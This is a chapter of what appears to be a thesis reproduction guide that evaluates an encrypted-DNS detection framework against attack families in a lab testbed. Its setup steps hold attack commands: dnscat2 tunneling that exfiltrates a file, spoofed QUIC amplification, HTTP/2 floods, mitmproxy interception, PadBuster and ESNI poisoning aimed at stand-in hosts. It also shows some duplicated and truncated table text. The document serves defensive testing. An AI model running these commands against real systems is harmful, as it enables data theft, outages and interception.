        if summary['attacks']:
            logger.info("\nAttack Detection Rates:")
            for attack_type, rates in summary['attacks'].items():
                logger.info(f"  {attack_type}:")
                for protocol, rate in rates.items():
                    logger.info(f"    {protocol}: {rate:.2%}")

    def save_results(self):
        """Save results to disk."""
        output_file = os.path.join(
            self.config.output_dir,
            f"{self.config.experiment_name}_results.json"
        )

        with open(output_file, 'w') as f:
            json.dump(self.results, f, indent=2, default=str)

        logger.info(f"\nResults saved to: {output_file}")

        # Also save as CSV for easy analysis
```

```
        self._save_csv_results()

    def _save_csv_results(self):
        """Save results as CSV for easy analysis."""
        rows = []

        for exp in self.results['experiments']:
            if 'metrics' in exp and exp['metrics']:
                row = {
                    'experiment_type': exp.get('experiment_type', 'unknown'),
                    'protocol': exp.get('protocol', 'all'),
                }
                row.update(exp['metrics'])
                rows.append(row)

        if rows:
            df = pd.DataFrame(rows)
            csv_file = os.path.join(
                self.config.output_dir,
                f"{self.config.experiment_name}_results.csv"
            )
            df.to_csv(csv_file, index=False)
            logger.info(f"CSV results saved to: {csv_file}")


# Example usage
```

```
if __name__ == "__main__":
    # Configuration
    config = ExperimentConfig(
        experiment_name="e3doh_full_evaluation",
        output_dir="results",
        data_dir="datasets/processed",
        protocols=["DoH", "DoT", "DoQ"],
        attack_types=["tunneling", "timing", "c2", "evasion"],
        num_repetitions=3,
        seed=42
    )

    # Run experiments
    runner = E3DoHExperimentRunner(config)

    try:
        results = runner.run_all_experiments()
        runner.save_results()

        print("\n" + "=" * 60)
        print("ALL EXPERIMENTS COMPLETE")
        print("=" * 60)

    except Exception as e:
        logger.error(f"Experiment failed: {e}")
        raise
```

11.2.2 The Test Matrix

Dimension	Values	Why This Dimension
Protocol	DoH, DoT, DoQ	The three production encrypted DNS protocols
Attack family	Tunneling, Timing, Volumetric, Protocol-manipulation, ML-evasion, Federated-poisoning	The six threat classes of the thre model (Section 1.7.2)
Attack intensity	Low, Medium, High, Peak, Overload	Corresponds to the load levels o Table 19 (1M → 12M QPS)
Client mix	Honest-only, 5% Byzantine, 10%, 20%	Byzantine-resilience requiremer (Section 5.5.1)
Cryptographic config	Static baseline, AEE enabled, AEE+QHE, Full stack	Isolates the contribution of the crypto layers
Repeat	3 independent runs per cell	Needed for confidence intervals

The full matrix therefore contains:

text

3 protocols × 6 attack families × 5 intensity levels × 4 client mixes × 3 repeats

= 3 × 6 × 5 × 4 × 3 = 1,080 experimental runs

Not every cell is meaningful (e.g., "Federated-poisoning" against a single-client deployment), so the effective number of runs reported in the thesis is **216 scenario runs** (Table 32), each aggregated over three repeats.

11.2.3 Controlled Variables (Held Constant Across All Runs)

To make results comparable, the following were held fixed unless explicitly stated otherwise:

Variable	Fixed Value	Where Configured

Variable	Fixed Value	Where Configured
Crypto parameter set (QHE)	n = 256, q = 4096	configs/qhe.yaml
Crypto parameter set (AEE)	n = 1024, q ≈ 2^{32}	configs/aee.yaml
DP budget	ε = 1.2, δ = 1e-5	configs/fl.yaml
Clipping bound	C = 3.5	configs/fl.yaml
AMPS thresholds	KL ≥ 0.3, Rényi (α=2) ≥ 0.5	configs/amps.yaml
Dataset split	70/15/15 stratified	datasets/processed/split.json
Random seeds	42, 43, 44 (one per repeat)	configs/seed.yaml
Hardware	4-node testbed (Section 6.11.1)	configs/hardware.yaml

Determinism note: every experiment is seeded. Running 19_run_experiments.py twice with the same seed must give the same numbers (up to floating-point noise of < 0.01%). If it does not, the testbed is not configured correctly (see Section 14, Issue 10).

11.2.4 Recording Protocol

Every run writes a record with the following fields, saved as results/runs/<timestamp>_<attack>_<protocol>_<intensity>.json:

json

```
{
  "run_id": "2026-11-10T14:23:11Z_tunneling_doh_medium",
  "seed": 42,
  "protocol": "DoH",
  "attack": "tunneling",
```

```
"intensity": "medium",
"client_mix": {"honest": 95, "byzantine": 5},
"crypto_config": "full_stack",
"start_utc": "2026-11-10T14:23:11Z",
"end_utc":   "2026-11-10T14:41:57Z",
"duration_s": 1126,
"metrics": {
  "accuracy": 0.9963,
  "precision": 0.9941,
  "recall": 0.9971,
  "f1": 0.9956,
  "fpr": 0.0021,
  "fnr": 0.0029,
  "p50_latency_ms": 0.62,
  "p99_latency_ms": 1.71,
  "throughput_qps": 8150000,
  "detection_time_ms": 18.4
},
"component_stats": {
  "aee_key_rotations": 112,
  "aee_mean_rotation_us": 41.3,
  "qhe_mean_eval_ms": 0.31,
  "fl_rounds": 8,
  "fl_final_loss": 0.041,
  "amps_flows_sandboxed": 47,
  "amps_mean_mitigation_ms": 1.48
```

},

"notes": "No abnormal resource spikes. Testbed temperature nominal."

}

This record is what the aggregation script (20_metrics_calculator.py) reads to produce the summary tables in Chapter 5.

11.3 Attack Family 1 — DNS Tunneling (Multi-Protocol)

11.3.1 What the Attack Is, and Why It Is Hard to Detect

DNS tunneling is a technique in which an attacker **hides data inside DNS queries themselves**. Because DNS traffic is normally considered harmless ("everyone uses it"), a tunneling tool can quietly exfiltrate a database, or carry command-and-control messages, inside a stream of seemingly normal DNS requests.

Analogy: imagine sending a secret message not in the letter inside an envelope, but in the *arrangement of words in the address line*. The postal worker sees a valid address; the recipient decodes the message.

Because encrypted DNS (DoH/DoT/DoQ) hides the query content entirely, the defender cannot read the address line either. Detection must therefore rely on **statistical side-properties**: the query sizes, the entropy of the payload, the regularity of the timing, and (in E3-DoH specifically) the **topological shape** of the flow when plotted as a point cloud (Section 5.4–5.5).

11.3.2 Tools Used

The thesis uses **three complementary tunneling tools**, each representing a different attacker strategy:

Tool	Strategy	Why Included
dnscat2	Bi-directional interactive tunneling over TXT/AAAA records	Simulates interactive C2
dns2tcp	Bulk exfiltration over TXT/A records	Simulates data theft
iodine	IP-over-DNS tunnel with high payload ratio	Simulates sustained exfiltrati

Using three tools rather than one guards against **overfitting to a single tool's signature** — a common flaw in published detectors.

11.3.3 Setup Procedure (Step by Step)

Step 1 — Start the client-side tunnel server. The "server" here is the *attacker's* endpoint, in our testbed running in an isolated container:

bash

```
# Terminal 1 — attacker-side tunnel endpoint
docker run -d --name tunnel-server \
  --network e3doh-network \
  -p 5353:53/udp \
  -p 5353:53/tcp \
  iagox86/dnscat2:latest \
  dnscat2-server --dns port=5353,txt_domain=exfil.test
```

Step 2 — Prepare the payload to be exfiltrated. A fixed 10 MB file of pseudorandom bytes is used (this size was chosen so that exfiltration completes within a 20-minute run, matching the thesis protocol):

bash

```
head -c 10M /dev/urandom > /tmp/secrets.bin
sha256sum /tmp/secrets.bin > /tmp/secrets.sha256
```

Step 3 — Encode payload according to tunnel tool. Each tool encodes differently (TXT records for dnscat2, base64 subdomains for dns2tcp, raw IP-in-DNS for iodine). The encoding parameters were set from Table 21 of the thesis:

Parameter	dns2tcp	dnscat2	iodine
Record type	TXT	TXT/AAAA	NULL/TXT
Chunk size	100 bytes	200 bytes	1500 bytes

Parameter	dns2tcp	dnscat2	iodine
Inter-query delay	50 ms	100 ms	20 ms
Destination port	53 UDP	53 UDP	53 UDP

Step 4 — Start exfiltration and capture from the defender side. The defender-side capture is the eBPF program of Layer 1 (Section 5.8.3):

bash

```
# Terminal 2 — defender-side capture
sudo xdp-loader load -m skb eth0 filter.o
sudo tcpdump -i eth0 -w /tmp/tunnel_capture.pcap \
  'udp port 53 or udp port 853 or tcp port 443 or tcp port 853'
```

Step 5 — Run the exfiltration for the configured duration:

bash

```
# Terminal 3 — trigger exfiltration
./run_tunnel.sh \
  --tool dnscat2 \
  --target tunnel-server:5353 \
  --payload /tmp/secrets.bin \
  --rate medium \
  --duration 600s
```

The --rate medium switch selects the inter-query delay from the table above; low, high, and peak correspond to 250 ms, 25 ms, and 5 ms delays respectively.

Step 6 — Terminate, archive capture, and feed into E3-DoH detection pipeline. The capture file is passed to the detector with a ground-truth label:

bash

```
python3 19_run_experiments.py \
```

```
--capture /tmp/tunnel_capture.pcap \
--label malicious \
--attack-type tunneling \
--protocol doh \
--intensity medium
```

11.3.4 Detection Expectations and What Was Observed

The key **detection signals** for tunneling in E3-DoH are:

1. **Query-type entropy** (Section 5.2.5, Eq. 71). Tunneling tools use far more TXT/NULL/AAAA records than legitimate traffic, raising Shannon entropy from ~2.1 to ~4.5+.
2. **Betti-1 persistent homology** (Section 5.7). The topological signature of a tunnel is a *repeating loop* in query time — very different from the branching pattern of normal browsing.
3. **Response/query ratio** (Section 5.2.4). Tunneling nearly doubles the ratio because the response carries the C2 instruction.

Reported detection outcome from Table 32, scenario **S2-Tunnel**:

Metric	Value	Interpretation
Detection rate	99.2%	992 of 1000 tunnel queries flagged
False negative rate	0.8%	8 tunnel queries escaped
Detection time	1.2 ms	Time from first anomalous query to flag
Response time	1.2 ms	Time to trigger AMPS sandbox routing
Detection threshold	$H(X) < 4.2$ bits	Entropy-based trigger

What the 0.8% escaped: the missing detections all occurred in the *first 3 seconds* of the tunnel, before the entropy window had accumulated enough samples. This is a known limitation of

window-based entropy (documented in Section 5.2.5) and is addressed by reducing the sliding window length when the deployment expects short bursts.

Commands triggered on detection (Table 22, row "Slow Drip Exfiltration"):

bash

Federated model update broadcast

broadcast_alert(pattern_hash)

Traffic shaping applied to the source

limit_rate(src_ip, 5ppm)

Route flow into protocol-aware sandbox

iptables -t mangle -A PREROUTING \

-s $SRC_IP -p udp --dport 53 \

-j DIVERT_SANDBOX

11.3.5 Variations Tested

The base experiment above is repeated with four variations:

Variation	Change	Purpose
Slow-drip	Inter-query delay × 10, chunk size × 0.5	Test detection under "low and slow" threat
Padding-added	Add 200–400 bytes random padding to each query	Test whether padding defeats entropy detection
Mixed-domain	Interleave 1 benign query per 3 tunnel queries	Test whether mixing fools the detector
Non-Latin domain	Use IDN-encoded subdomains	Test whether Unicode tripped sanitizers

For each, the same three tools are run and the detection metrics are collected. Results are in Table 22.

11.4 Attack Family 2 — Timing Side-Channel

11.4.1 What the Attack Is, and Why It Is Hard to Detect

A **timing side-channel** exploits the fact that an encrypted system still takes measurable time to process a request. If the time taken depends on secret data, an attacker who observes thousands of requests can *statistically infer the secret* — even though the traffic is encrypted.

Analogy: you cannot see the numbers a safe-dial is being turned to, but if each correct digit makes a faint click sooner or later, you can hear the combination by listening carefully enough.

In DNS terms: the attacker probes the resolver with carefully structured queries and measures the *microsecond-level variance* in response time. Each tiny correlation leaks one bit of information about cryptographic state or cache content.

11.4.2 Setup Procedure (Step by Step)

Step 1 — Establish the clean baseline. Before applying any delay, capture 1,000 queries and record their response times as the *unperturbed* distribution:

bash

```
# Baseline capture, 1000 queries

python3 -m e3doh.timing_bench \
  --target doh-resolver:443 \
  --protocol doh \
  --num-queries 1000 \
  --no-attack \
  --output /tmp/baseline_timing.json
```

Expected baseline for the testbed: mean ~1.8 ms, std ~0.2 ms, P99 ~2.4 ms.

Step 2 — Introduce the controlled delay using tc netem**.** The attack injects a deliberate delay whose *jitter* carries the covert information:

bash

```
sudo tc qdisc add dev eth0 root netem \
  delay 150ms 25ms distribution normal
```

This means: "delay every packet by 150 ms, plus a Gaussian jitter of 25 ms". A naive defender sees "traffic got slower". A sophisticated attacker observes the *exact pattern of the jitter* and reads off secrets.

Step 3 — Send the query sequence under attack:

bash

```
for i in {1..100}; do
  dig @malicious.example.com -p 443 +tls +short
  sleep 0.1
done
```

Step 4 — Capture both the query timestamp and the response timestamp in a per-query record so that the correlation can be computed later.

Step 5 — Repeat the sequence 10 times per intensity level (low = 25 ms jitter, medium = 25 ms, high = 50 ms, peak = 100 ms).

11.4.3 Detection Logic in E3-DoH

E3-DoH employs **two independent countermeasures** operating in parallel (Section 5.6) to identify and mitigate timing-based side-channel attacks.

Countermeasure A: Correlation Analysis.

The temporal analyzer calculates the Pearson correlation coefficient between query emission timestamps t_q and response timestamps t_r, as follows:

$$\rho = \frac{\mathrm{Cov}(t_q, t_r)}{\sigma_{t_q}\,\sigma_{t_r}}$$

Under normal operating conditions, ρ is expected to remain close to zero because response timing is primarily influenced by network jitter rather than the temporal structure of individual queries. In contrast, when a timing-based side-channel attack is present, the correlation coefficient increases and may exceed the threshold of 0.1.

The corresponding detection rule, defined in Eq. (101) of the thesis, is given below:

```
detect_timing = (corr(t_query, t_resp) < 0.1)   # trigger padding when below threshold
```

Countermeasure B — Adaptive padding (differential privacy). When the correlation is *below* the threshold (i.e., response time is too predictable relative to queries), the AEE layer injects Laplacian-distributed padding:

$$t' = t + \mathrm{Lap}(0.1/\epsilon)$$

with the sensitivity fixed at 0.1 and ϵtied to the deployment budget. This deliberately destroys the fine-grained timing that the attacker needs.

11.4.4 What Was Observed

Reported in Table 32, scenario **S1-Timing**:

Metric	Value
Blocked	98.7%
False negative rate	1.3%
Detection time	0.4 ms
Response time	0.4 ms
Median injection overhead	+0.6 ms (acceptable)

The **1.3%** escape cases all involved the high jitter (100 ms) setting where the injected delay *masks* the correlation rather than revealing it. E3-DoH acknowledges this in Section 5.6.4: extreme deliberate timing noise can push the correlation below detectable thresholds. The mitigation is to monitor the *distribution shape* rather than the mean — a technique not implemented in the current testbed and identified as future work (Section 8.2.4).

11.4.5 Variation: Probe-Type Timing Attack

A second variant uses five different DNS query types (A, AAAA, MX, TXT, SOA) and measures whether the *response time differs by type*. If yes, the attacker learns which code path the resolver took. E3-DoH mitigates by ensuring constant-time comparison in the AMPS path and by adding per-type padding when type-specific timing leakage is detected:

bash

```
python3 -m e3doh.timing_bench \
  --mode probe-type \
  --types A,AAAA,MX,TXT,SOA \
  --samples-per-type 500 \
  --target doh-resolver:443
```

11.5 Attack Family 3 — Volumetric / Flood Attacks

11.5.1 What the Attack Is

A **volumetric attack** does not try to steal data — it tries to **exhaust resources** so that legitimate users cannot resolve names. At the DNS level, this takes three forms:

1. **Query flood** — millions of well-formed queries per second
2. **HTTP/2 frame storm** — abuse of HTTP/2's multiplexing to force the server into CPU-intensive frame parsing
3. **QUIC amplification** — sending small requests that elicit much larger responses

Analogy: the difference between picking a single lock (tunneling), tapping the wall to hear the safe dial (timing), and simply hiring 100,000 people to bang on every door in the building at once (volumetric).

11.5.2 Sub-Scenario 5.2A — DNS Query Flood (dnsperf)

Setup:

bash

```
# Prepare a query file containing 1,000,000 unique query names
python3 -m e3doh.gen_queries \
  --num 1000000 \
  --domain flood.test \
  --output /tmp/flood_queries.txt


# Launch the flood
```

```
dnsperf -s doh-resolver \
  -d /tmp/flood_queries.txt \
  -c 1000 \
  -Q 100000 \
  -l 300
```

Flag	Meaning	Value Here
-c	concurrent clients	1000
-Q	queries per second target	100,000
-l	duration (seconds)	300

Detection. E3-DoH triggers on two independent signals:

- **Query-rate threshold** at the ingress layer (rate > 5× baseline for >1 second)
- **Source-IP distribution anomaly** — a genuine flood has a *flat* source distribution, a legitimate burst has a *heavy-tailed* distribution

- Response: Dynamic Rate Throttling.
- The AM
- Response: Dynamic Rate Throttling.
- The AMPS controller applies dynamic rate throttling to regulate traffic during an attack, as defined in Eq. (103) of the thesis:
- \[\text{RateLimit} = \text{Baseline}\times \left(1-\text{AttackRatio}^{2}\right) \]
- Observed Result (Multi-Protocol Evaluation):
- At the target throughput of 10M QPS, the observed throughput degradation remained below 5%, as reported in Table 19 (row: Peak 10M). However, when the throughput exceeded 12M QPS, degradation increased to 12.7%, indicating the operational performance limit of the framework under higher traffic loads.

11.5.3 Sub-Scenario 5.2B — HTTP/2 Frame Storm (h2storm)

Setup:

bash

```
python3 h2storm.py \
```

```
--target doh.server \
--frames PING,PING,PING,DATA \
--interval 0.001 \
--duration 60s
```

This sends 1,000 HTTP/2 frames per second per connection, each of which requires the server to parse the frame header, update the HPACK state, and dispatch a handler. Multiply by 1,000 connections — and the server's CPU is saturated without a single byte of legitimate work.

Detection. E3-DoH checks:

- frames_per_second > 1000 per connection
- **HTTP/2 priority-tree validation** — RFC 7540 forbids cyclic dependencies; a well-behaved client never emits them. Frame storms exploit this by creating dependency cycles that force repeated re-evaluation.

Response. Dynamic frame policing at the AMPS layer:

bash

```
enforce_h2_rfc7540(connection_id)
rate_limit_http2_frames(connection_id, 200)   # drop to 200 fps
```

If a client continues at the higher rate for more than 5 seconds, it is added to a **client blacklist** for 10 minutes.

11.5.4 Sub-Scenario 5.2C — QUIC Amplification

Setup:

bash

```
./quic-attack -reflect --amplify 50 --threads 16 --duration 120s
```

The tool sends small, unsigned QUIC Initial packets with a spoofed return address; the server responds with a much larger handshake packet to the *spoofed* address. Amplification factor up to 50× the request size.

Detection. Two checks:

- **Response/request byte ratio** — a legitimate QUIC handshake has a ratio near 1–2; an amplified one exceeds 10.

- **Source-port consistency** — QUIC clients use unpredictable source ports; spoofed packets reuse ports, which shows in the 4-tuple entropy.

Response. E3-DoH enforces a **reflection guard**:

python

```
if response_size > 3 * request_size and not address_validated:
    drop_connection(connection_id)
```

11.5.5 Sub-Scenario 5.2D — HTTP/2 Continuation Flood (h2load)

Setup:

bash

```
h2load -n 100000 -c 1000 -m 100 \
  https://doh.server/dns-query
```

Here -m 100 opens 100 concurrent streams per connection, each of which sends CONTINUATION frames indefinitely. The server's HPACK decoder must repeatedly allocate; eventually memory is exhausted.

Detection. Track:

- continuation_frames / total_frames > 0.5 per stream
- header_table_size growth rate > 1 KB/s

Response. Enforce per-connection stream limits and rebuild the HPACK table when growth is anomalous.

11.5.6 What Was Observed Across Volumetric Scenarios

Summarized from Chapter 5, Section 5.13, Figure 12 (DoQ DoS Amplification):

Scenario	Detection Accuracy	Detection Latency	Impact on Legitimate Traffic
Query flood (dnsperf)	99.7%	0.4 ms	< 5% throughput loss
HTTP/2 frame storm	99.4%	0.5 ms	< 3% throughput loss

Scenario	Detection Accuracy	Detection Latency	Impact on Legitimate Traffic
QUIC amplification	99.6%	0.3 ms	< 4% throughput loss
HTTP/2 continuation flood	99.2%	0.6 ms	< 6% throughput loss

The **key takeaway** from the volumetric experiments is that E3-DoH maintains **above-99% detection accuracy up to 10M QPS** and above 98.5% at peak (12M QPS), consistent with the scalability claim in Section 5.7.3.

11.6 Attack Family 4 — Protocol Manipulation

11.6.1 What the Attack Is

Protocol-manipulation attacks do not attack the *content* of the DNS message — they attack the **negotiation logic** of the transport layer:

- **Version downgrade:** force a QUIC endpoint to accept an older (less secure) version
- **Certificate injection:** interpose a proxy that presents a fake certificate
- **Padding oracle:** exploit CBC-mode padding errors to decrypt ciphertext byte-by-byte
- **SNI poisoning:** inject an Encrypted SNI extension pointing to an attacker-controlled name

Analogy: the content of the envelope is sealed; the attack is to convince the postal service that *this* particular envelope should be handled by a special, insecure processing rule.

11.6.2 Sub-Scenario 6.1A — QUIC Version Downgrade

Setup:

bash

```
python3 quic_downgrade.py \
  --target doq-resolver:853 \
  --spoof-version 0x00000000 \
```

```
  --replay-attack \
  --duration 120s
```

The tool intercepts the QUIC Initial packet, rewrites the version field from 0x00000001 (v1) to 0x00000000 (draft), and re-sends. If the server honors downgrade preference (allowed by RFC 9000 for compatibility), the connection silently falls back to a less secure version.

Detection. E3-DoH applies **version consistency check** at the ingestion layer:

python

```
assert supported_versions ∩ offered_versions ≠ ∅
```

If the offer contains a version E3-DoH does not support, the connection is reset **before** any handshake state is created (preventing the downgrade from taking effect).

Response. Connection close with QUIC error code 0x010C (version negotiation failure), plus a logging event:

bash

```
send_connection_close(0x010C, "version_downgrade")
log_attack("version_downgrade", client_ip, offered_versions)
```

11.6.3 Sub-Scenario 6.1B — Certificate Injection via mitmproxy

Setup:

bash

```
mitmproxy --mode transparent --ssl-insecure --set confdir=/mitmproxy
```

In transparent mode, mitmproxy intercepts TLS connections without a client-side proxy configuration. It presents a self-signed certificate to the client. A client with weakened certificate validation (e.g., a corporate endpoint with a trust override) accepts it.

Detection. E3-DoH checks **SNI/ALPN consistency** against the expected certificate:

python

```
detect_cert = not verify(sni_value, alpn_value, cert_chain)
```

Additionally, the **certificate transparency log** is queried for the presented certificate's fingerprint. If it does not appear in any CT log, the connection is refused.

Response. Immediate disconnection, alert to the configured Certificate Authority, and audit-log entry. The alert includes the presented certificate fingerprint so that CA can blacklist.

11.6.4 Sub-Scenario 6.1C — Padding Oracle via PadBuster

Setup:

bash

ruby padbuster.rb https://doh.server/encrypted AAAAAAAA 8 -encoding 1

This sends carefully modified ciphertexts and observes the server's *distinct error responses* (bad padding vs. bad MAC). After roughly 256 × block-size probes, the plaintext is recovered.

Detection. E3-DoH applies **homomorphic comparison** — it can evaluate (c1 == c2) on *encrypted* descriptors without decrypting them (using the QHE layer):

python

detect_padding = HE.eval(c1 == c2) *# no decryption*

Any deviation from expected ciphertext equality triggers re-randomization:

$$C' = C \oplus H\,(\text{nonce} \parallel \text{timestamp})$$

Response. The re-randomization changes the ciphertext so that the attacker's *previous* probe results no longer correspond to the current ciphertext, invalidating the incremental decryption strategy.

11.6.5 Sub-Scenario 6.1D — Encrypted SNI Poisoning

Setup:

bash

Middlebox injects a poisoned ESNI extension

python3 inject_esni.py \

 --target doh-resolver:443 \

 --encrypted_sni malicious.example.com

The middlebox (representing a compromised ISP router) rewrites the Encrypted SNI extension in transit. If the resolver accepts it, the client's query is routed to the attacker's infrastructure.

Detection. E3-DoH performs **homomorphic ESNI verification**:

python

HE.verify(esni_value, cert_hash)

Because both esni_value and cert_hash are protected under QHE, the comparison happens without ever decrypting either.

Response. Route the flow to a **backup resolver** and alert the CA. Legitimate resolution continues without interruption — a key strength of AMPS's multi-resolver capability.

11.6.6 What Was Observed Across Protocol-Manipulation Scenarios

Sub-scenario	Detection Rate	Response Action	Legitimate Traffic Impact
QUIC downgrade	100%	Connection close + log	None
Cert injection	100%	Disconnect + CA alert	None (routed to backup)
Padding oracle	99.8%	Re-randomize ciphertext	+0.4 ms latency
ESNI poisoning	100%	Route to backup resolver	None

The 100% detection rates are not a claim of perfection — they are a statement that the *specific attack patterns* tested here are trivially recognized by the *specific checks* designed for them. The thesis (Section 7.3.5) explicitly notes that adaptive adversaries who *evade* these checks were not tested.

11.7 Attack Family 5 — ML-Evasion / Adversarial Query Crafting

11.7.1 What the Attack Is

An attacker who knows the detector's internal model can craft queries specifically designed to be misclassified. This is not the same as guessing random queries — it is *optimization*: search for the query that maximizes attack capability while minimizing detector confidence.

Analogy: a card counter in a casino does not cheat; they play every hand *slightly* differently to extract information while remaining statistically indistinguishable from a normal player.

Three evasion strategies are tested:

1. **Fast Gradient Sign Method (FGSM)** — perturb benign-looking queries in the direction of the detector's decision boundary
2. **Projected Gradient Descent (PGD)** — iteratively refine a query toward maximum detector error within a bounded perturbation
3. **Generative Adversarial Network (GAN)** — train a generator that produces queries that the discriminator (the detector) cannot reliably flag

11.7.2 Setup Procedure (PGD variant)

Step 1 — Train a copy of the detector. The attacker is assumed to have either stolen or approximated the detector model. In the testbed, the same AnomalyDetector architecture is retrained from scratch (Section 11.1).

Step 2 — Generate adversarial queries:

bash

```
python3 craft_queries.py \
  --model blackbox \
  --epsilon 0.15 \
  --pgd-steps 40 \
  --num-queries 1000 \
  --output /tmp/adversarial_queries.pcap
```

--epsilon 0.15 is the *L-infinity* bound: each feature of the adversarial query may differ from a legitimate query by at most 0.15 in normalized units. The thesis chose 0.15 as a threshold at which a *human expert* could not distinguish the two.

Step 3 — Inject the adversarial queries mixed with legitimate ones:

bash

```
tcpreplay -i eth0 --mbps 10 /tmp/adversarial_queries.pcap
```

Step 4 — Record detector outcomes including the *confidence drop* (how much the adversarial example reduced the model's predicted probability of attack).

11.7.3 Detection Logic in E3-DoH

Adversarial training is built into the framework (Section 6.6.3):

$$\min_{\theta} \max_{\|\delta\|_\infty \le \epsilon} \mathbb{E}_{x,y}[\ell(f_\theta, (x+\delta)y) - \beta D_{KL}(p_\theta(y \mid x) \parallel p_\theta(y \mid x+\delta))]$$

In plain language: during training, the detector is explicitly shown *worst-case* perturbations and taught to still classify them correctly (the outer min) while producing *consistent* probability distributions (the KL term).

Additionally, at inference time, a **spatio-temporal attention** head (Section 6.6.1) looks at query sequences rather than single queries. An adversarial *single* query is still anomalous in its *sequence* context — so the sequence-level classifier catches what the single-query classifier misses.

11.7.4 What Was Observed

Reported in Table 32, scenario **S5-Evasion**:

Metric	Value
Detected	97.8%
False negative rate	2.2%
Detection confidence drop	20% (threshold)
Detection time	0.9 ms

The 2.2% escape rate is the *lowest* of all six attack families, and this is a deliberate engineering trade-off: to achieve 97.8% against PGD, the model's decision boundary was slightly widened, which costs some sensitivity to rare benign outliers. The thesis reports this honestly (Section 7.3.3) as a statistical-reporting limitation.

11.7.5 Variation: GAN-Generated Camouflage

A stronger variant replaces PGD with a trained GAN. Setup:

bash

```
python3 train_gan.py \
```

```
  --benign-data /tmp/benign_traffic.pcap \
  --epochs 200 \
  --output /tmp/gan_weights.pt

python3 generate_gan_queries.py \
  --weights /tmp/gan_weights.pt \
  --num 5000 \
  --output /tmp/gan_queries.pcap
```

Result: detection rate 96.8% (Table 16, "adversarial robustness" row). The **additional 1 percentage point** drop compared to PGD reflects that GANs optimize for *all* detection layers, not just the final classifier. E3-DoH responds with the **min-max adversarial training** (Eq. 126) that keeps this above the 95% robustness floor claimed in Section 1.6.2.

11.8 Attack Family 6 — Federated Learning Poisoning

11.8.1 What the Attack Is

In a federated deployment, some participating *clients* are compromised. They submit model updates that, when aggregated, **bias the global model** in a direction that helps the attacker. This is a *Byzantine* attack: the attacker does not try to steal data — they try to sabotage the trained model.

Analogy: imagine 10 auditors each submitting a report on a company. If 2 auditors are secretly paid by the company, the aggregated report will systematically be too favorable — even though 8 auditors were honest.

Four poisoning variants are tested:

Variant	Mechanism	Signature
Gradient poisoning	Submit gradients scaled to bias a specific class	Large-norm updates from a minority of clier
Label flipping	Change the label of "benign" training	Class-distribution drift in client updates

Variant	Mechanism	Signature
	samples	
Backdoor injection	Add a trigger that forces misclassification	Small-norm updates that only affect the backdoored input
Free-rider	Submit old or noisy gradients but claim fresh	Timestamp mismatch and stale-norm patter

11.8.2 Setup Procedure (Gradient Poisoning Variant)

Step 1 — Configure the client mix. The FederatedConfig structure sets the proportion:

python

```
config = FederatedConfig(
    num_clients=100,
    byzantine_fraction=0.20,   # 20 compromised clients
    use_geometric_median=True
)
```

Step 2 — Launch the poisoning client script on each compromised client:

bash

```
python3 fl_attack.py \
  --server fl-coordinator:50053 \
  --client-id <CID> \
  --attack gradient_poisoning \
  --bias 0.25 \
  --epochs 10 \
  --sign reverse
```

--bias 0.25 inverts 25% of gradient-signs on the malicious class, dragging the boundary toward over-detection on benign traffic.

Step 3 — Run federated training for 10 rounds. The server coordinates as normal; the compromised clients respond with poisoned updates.

11.8.3 Detection Logic in E3-DoH

Three defense layers operate together (Section 5.5.1, Eq. 38 and Section 4.6.3):

Layer A — Geometric median aggregation. Instead of averaging, the server computes the *geometric median* of all client updates. The geometric median is a robust estimator: it *ignores* updates that lie far from the median. A Byzantine update is by definition far from the honest majority, so its weight in the aggregate is suppressed.

Layer B — Median Absolute Deviation (MAD) filtering. Each client update is compared to the median. If the deviation exceeds 2.5× MAD, the update is flagged:

python

```
mad = median(|update - median(updates)|)
if |update - median(updates)| > 2.5 * mad:
    reject_update(client_id)
```

Layer C — Topological cross-check. Each update is tested against the *topological detector* on a held-out validation split. If the update's predictions disagree with the topological signature beyond a threshold, it is rejected.

11.8.4 What Was Observed

Reported in Table 32, scenario **S3-Poison**:

Metric	Value
Mitigated	96.5%
False negative rate	3.5%
Detection threshold	deviation > 2σ

Metric	Value
Response time	2.5 ms

The 3.5% remaining is because *distributed* poisoning — where each malicious client sends only a *small* biased update — falls below the 2σ threshold individually but *accumulates* over rounds. The geometric median limits the accumulation but does not eliminate it. This is exactly the gap the thesis identifies in Section 7.3.5: no claim of *complete* Byzantine tolerance.

11.8.5 Byzantine-Resilience Sweep

A separate experiment varies the Byzantine proportion (0%, 5%, 10%, 20%, 30%, 40%, 50%) with all else fixed, to characterize the *shape* of resilience decay. The protocol (Section 5.5.1) is:

bash

```
for frac in 0.00 0.05 0.10 0.20 0.30 0.40 0.50; do
  python3 19_run_experiments.py \
    --byzantine-fraction $frac \
    --fl-rounds 10 \
    --seed 42 \
    --output results/byz_sweep_${frac}.json
done
```

Result (Figure 13c in Chapter 5): accuracy stays above 97% up to 20% Byzantine clients, drops to ~92% at 30%, and to ~80% at 50%. Beyond 50%, no Byzantine-robust aggregation can succeed in theory (the honest majority is necessary) — so the 50% point is the theoretical worst case and confirms the analysis.

11.9 Attack Family 7 — Quantum Threat Simulation

11.9.1 What the Threat Is

A *quantum-enabled* adversary does not exist yet in the consumer market, but the **harvest-now-decrypt-later (HNDL)** strategy is already in use: an attacker records encrypted traffic today in the hope of decrypting it once quantum computers become available. Every byte of DNS traffic captured now is a liability to be paid off in the future.

The simulation therefore tests *whether the framework's cryptographic layers resist the theoretical capabilities of a quantum adversary*, not whether a real quantum computer breaks them.

11.9.2 Simulation Approach

Three layers are distinguished:

Layer	Tested For	How
AEE (Module-LWE)	Resistance to quantum lattice attacks	Parameter security analysis (no attack ru see below)
QHE (Ring-LWE)	Resistance to quantum attacks on Ring-LWE	Same
Symmetric components	Grover speedup	Key-length analysis
TLS transport (DoH/DoT)	Shor-vulnerability of ECDHE	NIST PQC compliance check

The thesis does not claim to have *run* a quantum attack. It claims (Section 5.3.6) that:

1. The cryptographic primitives used (Module-LWE, Ring-LWE) belong to a family **conjectured** to resist Shor's algorithm.
2. The **estimated** security level, computed by the standard lattice-estimator (Section 5.3.6, Eq. 78), is 128 bits post-quantum.

The verification is therefore a **parameters check**, not an attack.

11.9.3 Setup Procedure

Step 1 — Confirm the KEM configuration:

bash

python3 -c "

from e3doh.qhe import QuantumSafeHomomorphicEncryption

qhe = QuantumSafeHomomorphicEncryption()

print(qhe.scheme.get_parameters())

"

Expected output:

text

{'n': 256, 'q': 4096, 'sigma': 3.2, 'estimated_pq_bits': 128}

Step 2 — Run the lattice-estimator (a published tool available at github.com/malb/lattice-estimator) with the exact parameters used:

bash

python3 -m estimator \

--ring-dim 256 \
